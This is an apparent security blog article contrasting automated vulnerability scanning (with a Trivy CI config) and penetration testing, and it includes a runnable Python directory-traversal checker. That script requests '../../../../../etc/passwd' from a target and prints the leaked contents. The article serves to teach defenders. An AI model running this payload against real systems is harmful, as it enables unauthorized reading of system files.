

The Security Assessment Dilemma
Many enterprise IT teams mistakenly believe that running an automated security scan satisfies their requirement for a comprehensive security assessment. This misunderstanding creates a false sense of security.

While automated scanners are excellent at identifying known missing patches and configuration issues across thousands of assets, they cannot simulate the creative logic, lateral movement, and multi-stage exploitation tactics used by modern threat actors.
To secure your infrastructure effectively, you must understand where automated vulnerability scanning ends and manual penetration testing begins.
What Is Vulnerability Scanning?
Vulnerability scanning is an automated, high-level assessment that inspects your network, systems, and applications for known security vulnerabilities. It compares your systems against vast databases of publicly disclosed vulnerabilities (such as Common Vulnerabilities and Exposures, or CVEs) and generates a report detailing your risk exposure.
Core Characteristics
- Automated: Run by software on a scheduled, recurring basis.
- Broad Scope: Quickly covers thousands of assets across the entire network.
- Passive and Non-Destructive: Identifies vulnerabilities without actively exploiting them, minimizing the risk of system downtime.
- Fast and Cost-Effective: Offers a rapid, low-cost method to maintain continuous compliance.
Automated Scanning Implementation Example
A key part of modern DevSecOps pipelines is the automation of vulnerability scanning. The following configuration demonstrates an automated container scanning stage using Trivy in a continuous deployment pipeline:
version: 2.1

jobs:
  vulnerability_scan:
    docker:
      - image: aquasec/trivy:latest
    steps:
      - checkout
      - run:
          name: Run Automated Vulnerability Scan
          command: |
            trivy image \
              --exit-code 1 \
              --severity HIGH,CRITICAL \
              --format json \
              --output vulnerability_report.json \
              internal-registry.net/billing/api:v2.1.0
What Is Penetration Testing?
Penetration testing (or pen testing) is an active, objective-oriented simulation of a real-world cyberattack. A human security professional (ethical hacker) uses manual techniques, custom scripts, and commercial exploit frameworks to actively bypass security controls, exploit discovered vulnerabilities, and pivot through your internal network to gain unauthorized access to critical assets.
Core Characteristics
- Human-Driven: Relies on the intelligence, intuition, and experience of a security engineer.
- Targeted Scope: Deeply analyzes specific applications, systems, or organizational perimeters.
- Active and Exploitative: Actively exploits weaknesses to verify if they can be leveraged to compromise high-value data.
- Periodic: Typically performed annually or after major architectural changes due to its intensive nature.
Exploitation Validation Script Example
To demonstrate the active nature of penetration testing, the following Python script mimics how a pen tester programmatically validates a suspected Directory Traversal vulnerability to determine if it is exploitable, rather than just reporting its potential existence:
import requests
import sys

def validate_directory_traversal(target_url):
    # Standard payload to check for local file inclusion/directory traversal
    payload = "../../../../../etc/passwd"
    target_endpoint = f"{target_url}/view_file?file={payload}"

    headers = {
        "User-Agent": "SecurityAssessment/2.0 (Penetration Test Validation)"
    }

    print(f"Testing target: {target_url}")
    try:
        response = requests.get(target_endpoint, headers=headers, timeout=5)

        # Verify if the host file was successfully leaked
        if response.status_code == 200 and "root:x:0:0" in response.text:
            print("Vulnerability Status: EXPLOITABLE")
            print("Evidence recovered:")
            print(response.text[:200])
            return True
        else:
            print("Vulnerability Status: NOT EXPLOITABLE / MITIGATED")
            return False

    except requests.exceptions.RequestException as e:
        print(f"Error connecting to target: {e}")
        return False

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python val_test.py <target_url>")
        sys.exit(1)
    validate_directory_traversal(sys.argv[1])
Key Differences at a Glance
Understanding these differences is essential for designing a balanced security program:
| Attribute | Vulnerability Scanning | Penetration Testing |
| Primary Goal | Identify and catalog known system vulnerabilities | Validate exploitable paths and access sensitive assets |
| Execution Method | Automated software engines | Manual intervention and custom script writing |
| Frequency | Continuous (weekly, monthly, or on commit) | Annual, bi-annual, or post-major release |
| Depth | Broad and shallow (high breadth, low depth) | Narrow and deep (low breadth, high depth) |
| False Positives | Common; requires manual verification | Extremely low; findings are actively proven and verified |
| Risk of Disruption | Extremely low | Medium; exploits can occasionally trigger service crashes |
Security Best Practices
- Avoid Choosing One Over the Other: Implement vulnerability scanning for continuous compliance and daily risk management, and schedule penetration testing to evaluate your defense-in-depth architecture.
- Perform Scans After Remediating Findings: When a penetration test or vulnerability scan identifies security gaps, run a verification scan immediately after applying patches to ensure the vulnerability is closed.
- Integrate Scanning into CI/CD Pipelines: Do not wait for quarterly network audits; run static and dynamic analysis checks on every deployment to find and remediate vulnerabilities early.
- Use Pen Testing to Validate Detection Capabilities: Use a manual security assessment to evaluate not just your system vulnerabilities, but also how effectively your internal Security Operations Center (SOC) and Endpoint Detection and Response (EDR) agents detect and alert on live attacks.
Getting Started
To balance both approaches, begin by scheduling automated vulnerability scans against your entire external IP range and active internal subnets. Once you have remediated the immediate configuration errors and unpatched services, engage a qualified third-party security firm to conduct an objective-based penetration test against your primary external-facing applications.
By running automated continuous checks alongside targeted manual exploitation, you ensure that your security investments protect both the breadth and depth of your infrastructure.